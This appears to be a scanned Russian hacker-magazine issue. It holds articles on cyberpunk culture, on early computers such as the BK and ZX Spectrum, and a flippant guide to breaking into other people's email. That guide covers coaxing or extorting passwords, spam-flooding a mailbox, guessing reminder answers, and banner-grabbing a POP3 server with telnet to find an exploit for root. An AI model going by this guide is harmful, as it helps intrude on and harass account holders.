E-mail: [commerce@lanit.ru](mailto:commerce@lanit.ru) <http://www.commerce.lanit.ru>

**COMPAQ**  
Inspiration Technology

компьютеры решают всё



# КИБЕРПАНК: ЖИВОЙ МИФ

DODGE (CLUB@XAKER.RU)

**В**се когда-то слышали о киберпанках. Ты? Ты тоже слышал. Дело ясное - кино, книги - везде киберпанк. Тем не менее, ответить на вопрос, кто такие киберпанки, могут лишь единицы. А чем киберпанки питаются, где живут, какую музыку слушают, где проводят время - не знает почти никто.

Меня тоже мучили эти вопросы, пока я не слез за комп и не разобрался. Сейчас все постараюсь тебе объяснить. Дело было давно...

## Батьки киберпространства

В 1983 году слово "киберпанк" впервые появилось в качестве заглавия маленького рассказа Брюса Бетке в научном журнале "Amazing". История была, собственно, о хакерах-подростках. Позже малоизвестный тогда писатель Брюс Стерлинг стал использовать киберпанка в своих романах. Именно он через свои книги донес людям идею киберпанка. Всячески его пропагандируя, он стал отцом этого жанра - точнее, в некотором роде со-отцом.

Самый большой вклад в развитие этого стиля фантастики внес очень известный писатель, критик и сценарист - Уильям Гибсон. Заслуга Гибсона в том, что это именно он придумал такой термин, как "киберпространство" (cyberspace), и создал как жанр научную литературу о киберпанках (cyberpunk science fiction). Именно ему принадлежат романы, признанные основными источниками этого

**На [www.cyberpunk.ru](http://www.cyberpunk.ru) довольно большое количество информации по этой теме, также там куча "домов" киберпанков, на которых, соответственно, множество интересного. Там же можно найти рассказы В.Пелевина и У.Гибсона.**

**На самом-то деле все это - полная фигня, и киберпанком является почти каждый читатель журнала Хакер, сам об этом не подозревая. Если говорить простым языком, то киберпанк - это человек (и только :)), который не может обходиться без компьютера или новейших технологий, для него прогресс технологий - самое важное в его жизни.**

направления литературы или, если хочешь, даже, пожалуй, культуры. Первый его роман, удостоенный сразу трех премий, потряс мир своим появлением. Это был "Нейромант", своего рода Библия для всех киберпанков. Но писатель не остановился, и вот уже через два года (в 1986 году) появились еще два романа: "Сожжение Хром" и "Граф Ноль". Позже были написаны такие всемирные бестселлеры, как "Мона Лиза Овердрайв", "Джонни Мнемоник" и "Идору", занявшие постоянное место на полках книжных магазинов. Так киберпанк попал в разум многих людей и позже стал чьим-то образом жизни...

## Кибер или панк

Многие считают, что киберпанк - это что-то нереальное, какой-то механизм, существо, которое нельзя представить без компьютера. Он не ест, не пьет, не... На самом-то деле все это - полная фигня, и киберпанком является почти каждый читатель журнала Хакер, сам об этом не подозревая. Если говорить простым языком, то киберпанк (как персонаж) - это человек (и только :)), который не может обходиться без компьютера или новейших технологий, для него прогресс технологий - самое важное в его жизни. Кстати, само слово "киберпанк" делится на два: "кибер" и "панк". Первая часть слова происходит от "кибернетики" - науки, изучающей компьютеры. В подробности вникать не будем, и так все понятно :). А вот про слово "панк" я сейчас тебе расскажу чуть подробнее. В семидесятых годах появилось молодежное движение, приверженцы которого называли себя "punks". Они терроризировали улицы мира,


требуя анархии и свободы. Во всех беспорядках была виновата панк-музыка, которая в то время стала очень популярна. Именно под ее воздействием все и началось. Помнишь группу Sex Pistols? Это - корни панк-движения. В современном контексте "киберпанк" буквально означает "технологии" и "индивидуализм". Если сложить вместе, то получается что-то вроде "технологической революции".

Давно замечено, что киберпанки одеваются только так, как им захочется (в общем-то, как и все нормальные люди), они не будут выпендриваться и следовать моде, главное в их стиле - это удобство, но никак не внешний вид (с этого момента можешь одеваться, как захочешь =)). А если серьезно, то были замечены пристрастия к темной одежде. Встречаются также экземпляры в разорванных джинсах, потертых майках, засаленных кепках и с рюкзаком на плечах.

## Ухо, Глаз и Мозги

Несмотря на чисто "панковское" происхождение, музыку киберпанки слушают совершенно разную. Электронная музыка, правда, в фаворе, ибо сейчас ее жанры в топах киберпанка. На второе место я поставлю, пожалуй, все тот же гитарный хард-кор, так как он тоже пользуется немалой популярностью. Да, и учти: я еще не встречал киберпанка, слушающего Бритни Спирс :).

К фильмам киберпанки относятся более требовательно, это обязательно фантастика с большим содержанием новых технологий в сюжете, где компьютеры играют главную роль. И спецэффектов побольше. К слову сказать, "Терминатор", "Робокоп", "Матрица" - типичные кар-




**А Billy Idol в 1993 году выпустил альбом под названием “Киберпанк”, пытаясь обратить на себя внимание, - и у него, вроде, получилось.**

тины в духе киберпанка. Фильмы толковые и очень хорошо действуют на твое подсознательное мышление :).

Что киберпанки еще и читать умеют, ты уже понял :). Значит, у них есть любимые писатели и любимые книги. А некоторые из них и сами являются авторами книг и статей. Вот, к примеру, Виктор Пелевин, который наделал достаточно шума в мире уже при жизни. У Пелевина есть рассказы, которые реально написаны в духе киберпанка. Я сейчас в качестве примера приведу “Принца Госплана”. История о программисте, который очень любил поиграть в Принца Персии, и как только отходил от компа, жизнь для него превращалась в ту самую игру. То лестница под ногами провалится, то тетка на кол упадет. Короче, почитай, много времени это не займет, книжку

**Если ты владеешь английским, то на [www.cyberpunkproject.org](http://www.cyberpunkproject.org) просто невероятное количество информации. Это целый портал для киберпанка.**



**Н.В. Посмотреть фильмы: “Матрица”, “Джонни Мнемоник”, “Нирвана”, “Военные игры”, “Хакеры”, “Блэйдраннер”, “Терминатор”, “Нейромант”, “Безумный Макс”, “Робокоп”.**

можно найти где угодно, а удовольствие получишь. Я когда читал - представлял себя на месте главного героя, так как у меня тоже иногда мозги заезжают :). А что же до иностранных авторов - про Уильяма Гибсона с его Нейромантом мы уже говорили.

**Лав Из**

Напоследок затрону самое животрепещущее - тему личных отношений. Вот секс киберпанкам явно не чужд. А том, существует ли любовь (то есть ЧУВСТВО) для киберпанка, можно только догадываться. Сам верю, что существует, но встречались мне люди, которые проявления любви категорически отрицают, для них существует только комп (вот это воля! :)). Они, правда, и сексом занимаются преимущественно троим: с компом и Дуней Кулачковой. Практически все киберпанки являются атеис-

тами. Они свободно мыслящие люди, которые любят свою жизнь и еще больше - киберпространство. И все-таки попадаются верующие. Очень редко это христиане - чаще буддисты.

Хотя поклонение компьютерам и технологиям уже можно считать новой религией - совершенной и индивидуальной для каждого.





# НОСТАЛЬГИЯ ЕЩЕ ВПЕРЕДИ

ДОНОР И ДОКТОР (DR.COD@ХАКЕР.RU)

**П**ойми нас, приятель. Нам совсем не хотелось писать еще одну скучную статью про историю компов. Куча терминов, аббревиатуры, сводные таблицы. Все это тянет на школьный реферат, предназначенный для развлечения сумасшедших училок по информатике.

Давай поговорим с тобой о том, что произошло. Поговорим о той пресловутой компьютерной революции. Была ли она? Или это просто штамп? Стали ли компьютеры умнее? Ну и, в конце концов, сходим в музей глянуть на старые компы.

## В погоне за искусственным интеллектом

Первая партия в шахматы на механической машине состоялась в 1890 году. Машину построил испанский инженер Торрес Кеведо. А в конце пятидесятих двадцатого столетия электронная машина сражалась с гроссмейстером Решевским. И что? И ничего: совсем недавно Деер Блэу обыграл Каспарова. Так и не понятно, кто кого, еще предстоит реванш.

В 1954 году на IBM-701 сделали первый машинный перевод с русского на английский. И что? И ничего, все так же плохо у компов с переводами. Да, они сильно помогают профессиональному переводчику, но сами переводят отвратно.

Я листаю книгу "Быстрее Мысли" 1959 года. С каким оптимизмом она написана! О микросхемах еще никто и не мечтал. А уже искусственный интеллект и прочая ботва. Кстати, очень

**Давай поговорим с тобой о том, что произошло. Поговорим о той пресловутой компьютерной революции. Была ли она? Или это просто штамп? Стали ли компьютеры умнее? Ну и, в конце концов, сходим в музей глянуть на старые компы.**





рекомендую эту книгу, тут предсказали и глобальные электронные библиотеки, и даже модную робособаку Эйбо. Только тогда думали, что весь этот компьютерный рай будет достижим всего лишь через пару лет.

Дальше - больше, беру сборник статей "Интегральные роботы" (1973г.), там алгоритмы машинного зрения, автономного поведения. Беру учебник по машинной графике 1980 года и книгу "Красота фракталов" 1986 года. Тогда цветной монитор был большой проблемой. Но все алгоритмы машинной графики уже написаны, а книги снабжены потрясающими трехмерными компьютерными рисунками.

Меня корежит, когда с экрана телевизора ведущая говорит о том, что компьютеры стали еще умнее за прошедший год. Да не стали они умнее. Они даже видеть и слышать стали ненамного лучше, чем в 70-е годы, не говоря уже про думать. С распознаванием речи и зрительных образов все так же плохо.

**Настоящей революцией стало появление электронного терминала. Появление диалоговых интерфейсов с монитором и клавиатурой. Это позволило посадить за одну большую машину десятки людей. Это позволило рисовать, писать музыку, тексты, новые программы на компах. Вот где настоящая революция.**

### А какими же тогда стали компьютеры?

Они стали маленькими и дешевыми, а значит - доступными большому количеству лю-

дей. Еще компьютеры стали чуть-чуть быстрее. Это «чуть-чуть» ты сможешь оценить, посетив сайт памяти БСМ-6, русского суперкомпьютера.

### Что ты должен помнить

Думаю, ты уже не раз слышал о том, что вплоть до 90-х годов во многие компьютеры информацию вводили с помощью перфокарт, перфолент, телетайпов и тумблеров. Перфокарты, как ты уже понял, пробивались вручную на специальной машине. А тумблерами информация вводилась побитно.

Настоящей революцией стало появление электронного терминала. Появление диалоговых интерфейсов с монитором и клавиатурой. Это позволило посадить за одну большую машину десятки людей. Это позволило рисовать, писать музыку, тексты, новые программы на компах.

Будущее не за сверхбыстрыми компами с искусственным интеллектом. Будущее за новыми, более быстрыми интерфейсами: человек-компьютер.

Представь, что сможешь управлять своей тачкой с помощью мысли, а компьютерная среда будет чем-то вроде галлюцинаций. Тебе станет намного проще общаться с другими людьми через машину. Да уже сейчас людям, сидящим в соседних комнатах, удобнее общаться по телефону, е-милу, асе...

Так что не надо нас пугать квантовыми компьютерами, высокими частотами и искусственным интеллектом.


### В музее

Ну а теперь ломанемся на SavellasBazarras. Вот что Донору и Доктору там удалось найти.

### БК


БК можно по праву считать первым советским ПК. Все-таки это первый компьютер, получивший массовое распространение среди совковых юзверей. Сам я впервые узнал, что такое компьютер, именно на примере БК. БКашка представлял из себя клавиатуру, в которую были запаксованы ПЗУ и ОЗУ ака ЦП и мозги и к которой подключалась периферия. Грузить БКашку можно было с мафона (дикий скрежет и частые обломы сопровождали сие занятие) или с флопаря с дискетками на 360 кило. Винт отсутствовал как класс. БК умел работать с цветными, поэтому его можно было подсосать к телеку, при наличии у последнего соответствующего блока и входа, и насладиться красочным изображением. Звук тоже был, причем вполне приличный, ничем не усту-





пал пиаяскриперу. В моей школе на БКашках даже была смонтирована сеть (к сожалению, не помню, что там был за сервак =)). БК понимал Васика, была даже своя среда разработки. Благодаря этому в продвинутых школах ученики имели предмет "информатика", на котором писали на БКашках простейшие проги. Добрая Букашка давала и поиграть: я помню такие игрушки, как "Ксоникс", "Пингвин в Антарктиде", "Кингвал" (милая игрушка =)), любимый всеми "Диггер". В общем, мировой был комп.

## ZX Spectrum



Спектрум был моим первым личным компьютером (я купил его на Митино-Базаре). Представлял из себя клавишу с ЦП и мозгами внутри. Сверху вешался флопарь, хотя можно было грузить и с магнитофона. Можно было воткнуть в телевизор, но у меня был цветной монитор. Как ты уже понял, поддерживал цвета (целых 16 штук =)). Звук скрипел, точно помню. В ОЗУ была зашита система (у меня стояла DR-DOS), при загрузке вываливалась менюшка из 4 пунктов: дискетка, Васик, выход и что-то еще, не помню уже. Да, Спектрум понимал Басика и даже поощрял юзера его учить. Например, в модели, изображенной на скрине, команды навешаны прямо на клавиши. По флопарю пользователь Спектрума ползал с комфортом, так







как имела оболочка типа Нортон. На дискетках, которые я закупал на Митьке (кстати, тогда радиотолкучка располагалась возле платформы "Трикотажная" Курского направления), попадались не только игры. Там была музыка: грузишь прогу, жмешь пимпу - слышишь мелодию, жмешь другую пимпу - слышишь другую мелодию. Там были проги-тестеры хардвара - например, прога проверяла работу клавиатуры и вывод на дисплей. А игры, кстати, были не хухры-мухры (консоли отдыхали): платформенные аркады "Робокоп" и "Бэтмен" (прямо по фильмам!), "Побег из замка Синджа" (потом из него получился "Dragon's Lair" для псюков), прадедушка квестов "Страна Dizzy", варгейм "Север и Юг" и всеми любимый "Диггер" =). Кстати, наш Главред Серега сам спаял ZX spectrum.

### Древнейшие РС-юки (АТ, ХТ)

Широко распространились в нашей стране где-то в 1992-1993 гг. Это были компы, более-менее соответствовавшие нашему современному представлению о них: системный блок с мамкой, камнем, винтом мегов на 40, метром оперативки, видюхой с четвертью метра, державшей 16 цветов, и разрешение 320x200 (Бабушка ЕГА, однако =)), 4 Мегагерца частоты; монитор; клавиатура; мышь. На винче жила MS-DOS (MS - рулез! MS - рулез! =), дядька Нортон, AIDStest (да, да, вири уже вовсю плодились по нашим компам), Лексикон. Перцы кодрили резидентные вири на Паскале, хотя Васик не был забыт. За звук отвечал ПЦ - скрипер (И попрошу не смеяться! Умельцы на нем такое вытворяли!). Из игрушек

больше всего запомнилась платформенная аркада "Приключения Дейва-охотника", псевдотрехмерная аркада "Golden Axe" и... "Диггер".

### Маки

Самыми крутыми персоналками были макинтоши. Еще на первых моделях можно было профессионально работать с графикой и звуком. Особое внимание обрати на Apple X с 64 килобайтами оперативки (1979г.). Это первый ПК с цветным монитором. Первые графические интерфейсы появились на маках. Эх, жаль, что маки вымирают.

Macintosh SE 1/20 1мб ОЗУ. 20мб Хдд. (1988г.).

Macintosh Classic 4мб ОЗУ 40мб Хдд SCASI (1990).

### Коммодор

На этой тачке я программировал в школе на турбо Паскале. Тогда это было просто мегакруто. Еще на этой тачке можно было махать в прикольное графическое карате. Был даже неслабый графический редактор с мощными рисунками. Жаль только, черно-белый.


### Роботрон

Этот компьютер жив. И жив потому, что когда-то был внедрен в нашу систему массового обслуживания. Например, на многих железнодорожных остановках и даже вокзалах до сих пор стоят роботроны. Через них проверяют наличие мест и даже печатают билеты. Эти компы удалось совместить со всем, чем только можно. Даже с IBM. Например, на Ленинградском вокзале Москвы до сих пор в билетных кассах стоят роботронные принтеры. Ну и, конечно, эти компы здорово растащили по домам.

Словом, если тебя дико прет от старого барахла, то приходи в московский политехнический музей. Там очень интересная экспозиция: компьютер, на котором запускали первый искусственный спутник земли; первый компьютер, распознающий голос; робот-манипулятор, играющий в шашки.

Нас туда не пустили стервозные тетеньки из PR отдела, которые косили под дур, пытались снять с нас денег за фотосъемки, как если бы мы пытались сфотографировать зачатие ребенка Майкла Джексона. Поэтому мы поехали на SavellaBazagga и наснимали экспонатов оттуда. Надеюсь, что у маленького музейчика нет злобных ПР-щиков, и нас за это не пристрелят.





# ВЗЛОМ ПОЧТЫ.

MOOF ( MOOF@XAKER.RU ; HTTP://MOOF.DA.RU )

**Т**ы только представь: бедному админу сутками приходится сравнивать чьи-то имена, ники, клички собак... :)

Само собой, и тут бывают разные обломы. К примеру, админ поставил патч, а номер версии, которую мы видим, специально уменьшил.

## Очень просто

Взломать почтовый ящик очень просто. Для этого можно использовать: лом, гвоздодер, молоток, голову друга и другие подручные средства. Если ты решил захватить здание почты, то без серьезной военной техники тебе уже не обойтись! Ой, мне тут подсказывают, что взлом почты - это малость другое. Ладно, не пугайся, я не буду рассказывать о том, как сломать почтовый ящик у тебя в подъезде, это слишком пошло. Вместо этого мы с тобой поговорим о различных способах доставания пароля от электронной почты. Все, что я напишу ниже, является бредом моего больного воображения, и тебе не стоит это считать руководством к действию.

## Человеческий способ

Он заключается в том, чтобы попросить у человека пароль от его почтового ящика. Ты будешь смеяться, но я знаю пароли от ящиков, по меньшей мере, пяти человек. Причем они все сказали их мне абсолютно добровольно. Главное вовремя попросить! К примеру, наступили каникулы, чел уезжает бухать за город на неделю. И тут облом: размер ящика (на mail.ru) ограничен всего двумя мегами! А ты предлагаешь свои скромные услуги по забору почты. Естественно, перед этим желательно втереться в доверие. :) Учти - многие не заморачиваются с придумыванием новых паролей, и используют один и тоже пароль для всего. Это очень хорошо. Если человек не доверит тебе свой почтовый ящик, ты можешь узнать у него пароль от чего-нибудь другого. Тут главное - найти подход к человеку. Не надо лезть к нему в асю, и кричать: "а ну давай



пароль! а то всэх парэжу!". Такое не катит. Ну, я надеюсь, ты меня понял. :) Еще очень часто люди делают имя пользователя и пароль одинаковыми. Я слышу, как ты кричишь, что это бред? Ни фига! Очень многие (янки, особенно) делают именно так.

## Античеловеческий способ

Существует также противоположный предыдущему способ. Тут уже основной упор делается не на хорошие отношения с человеком, а на плохие. :) То есть, ты лезешь к человеку в асю, и кричишь: "давай сюда пароль, а то сейчас братва приедет и всэх парэжэт". Тебя, конечно, пошлют туда, где еще не ступала нога хакера, но это ничего - мы ещё этому засранцу покажем, где раком зимуют. Для начала ты можешь подписать его на все рассылки Subscribe.ru. Пусть почитает - глядишь, и поумнеет. :) Имхо, ему должно надоест каждый день выкачивать по несколько мегов почты. Поэтому от рассылок он отпишется. Сразу он не сдастся - ты не представляешь, какие сейчас ламаки твердолобые пошли, хоть орехи (под пиво) об них коли!



Продолжим. Теперь ты можешь просто банально заспамить ящик всяким хламом. О том, как написать скрипт, который рассылает почту, X уже не раз писал. Теперь все зависит только от терпения жертвы и твоей настойчивости. Если ты лично знаешь жертву (решил напакостить любимой учительнице), воспользуйся подручными средствами: утюг, паяльная лампа, обрез...

Не лучший, но на удивление эффективный способ.

## Веб-интерфейс

Сейчас большинство почтовых серверов имеют такую функцию, как веб-интерфейс. Безусловно, это очень полезная фишка. Но полезна она только для очень малого числа народу, для большинства же это несколько лишних возможностей дать почитать свою почту другим людям.

К каким проблемам это ведет? Прежде всего, это куча дыр связанных с использованием скриптов, вставленных в письмо, которые просто меняют пароль на ящике. Причем, если юзер отключит скрипты в своем браузере,



называет ответ, и добрый почтовый сервис ему все напоминает. Очень часто встречаются вопросы типа: "Мой рост?", "Девичья фамилия моей матери?" и т.д. Если пользователь четко отвечает на заданный вопрос ("Ваш год рождения?"), а не пишет чушь ("Меня зовут Чебурашка"), то вероятность, что ты узнаешь ответ, равна 99%. Но это еще не все! Иногда, для напоминания пароля, надо просто ввести ту же информацию, что пользователь вводил при регистрации. Очень часто админ, который отвечает за напоминание паролей, просто забывает на сравнение данных, и высылает пароль. Ты только представь: бедному админу сутками приходится сравнивать чьи-то имена, ники, клички собак... :)

## Эксплоиты

Всем известно, что в любом софте бывают дыры. И в почтовом тоже. Некоторые почтовые системы подвержены банальному переполнению буфера. Смысл вышесказанного сводится к тому, что тебе надо узнать какой софт стоит на почтовом сервере, найти exploit к нему, и... Дело в шляпе. Естественно, если админ не лох, он оперативно будет заделывать все дыры. Для того, чтобы узнать версию софта, тебе нужно соединиться telnet'ом со 110м портом почтового сервера. Если ты сидишь не в винде (а ты должен сидеть не в винде, иначе как ты собираешься компилировать exploit?), то команда будет выглядеть примерно так:

```
$ telnet xxxxx.ru 110
```

Телнет соединяется с сервером, и выдает тебе название и версию почтового софта: +OK xxxxxx.ru Cyrus POP3 v2.0.9 server ready. Теперь осталось найти и откомпилировать exploit, и получить права рута на почтовом сервере. :)

